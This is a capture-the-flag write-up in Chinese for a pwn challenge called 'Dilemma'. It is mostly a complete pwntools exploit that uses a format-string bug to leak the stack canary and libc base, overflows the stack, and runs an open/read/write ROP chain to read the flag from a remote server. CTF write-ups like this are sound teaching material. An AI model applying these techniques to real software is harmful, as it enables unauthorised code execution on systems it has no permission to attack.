
## QLNU-SEC-2403+于光泽+191897071@qq.com


## PWN+Dilemma

## 解题思路

1.checksec分析，有canary保护



2. 有栈溢出，有格式化字符串漏洞，canary+libc+stack，然后打ORW



## Exp:

from pwn import \*

conn = remote('101.200.155.151', 12500)

binary = ELF('./attachment-42')

shared\_lib = ELF('./libc.so.6')

context(arch='amd64', log\_level='debug', os='linux')

gadget\_1 = 0x000000000040119a

gadget\_2 = 0x000000000040119c

buffer\_section = 0x404000 + 0x900

conn.recvuntil("where are you go?\n")

conn.sendline("1")

conn.recvuntil("Enter you password:\n")

leak\_payload = b'%39$p%11$p'

conn.sendline(leak\_payload)

conn.recvuntil("0x")

leaked\_value = int(conn.recv(12), 16) - 128

shared\_lib\_base = leaked\_value - shared\_lib.sym['\_\_libc\_start\_main']

conn.recvuntil("0x")

stack\_protector = int(conn.recv(16), 16)

conn.recvuntil("I will check your password:")

conn.send("a" \* 8)

conn.recvuntil("where are you go?\n")

conn.sendline("2")

conn.recvuntil("We have a lot to talk about\n")

bypass\_payload = b'a' \* 0x28 + p64(stack\_protector) + p64(buffer\_section + 0x30) + p64(0x4011C9)

conn.send(bypass\_payload)

conn.recvuntil("a" \* 0x28)

gadget\_3 = 0x000000000011f2e7 + shared\_lib\_base

func\_open = shared\_lib\_base + shared\_lib.sym['open']

func\_read = shared\_lib\_base + shared\_lib.sym['read']

func\_write = shared\_lib\_base + shared\_lib.sym['write']

final\_payload = b'./flag.txt'.ljust(0x28, b'\x00') + p64(stack\_protector) + p64(0) + p64(gadget\_1) + p64(buffer\_section) + p64(gadget\_2) + p64(0) + p64(0) + p64(func\_open)

final\_payload += p64(gadget\_1) + p64(3) + p64(gadget\_2) + p64(buffer\_section + 0x200) + p64(0) + p64(gadget\_3) + p64(0x50) + p64(0) + p64(func\_read)

final\_payload += p64(gadget\_1) + p64(1) + p64(gadget\_2) + p64(buffer\_section + 0x200) + p64(0) + p64(gadget\_3) + p64(0x50) + p64(0) + p64(func\_write)

print(hex(len(final\_payload)))

conn.send(final\_payload)

conn.interactive()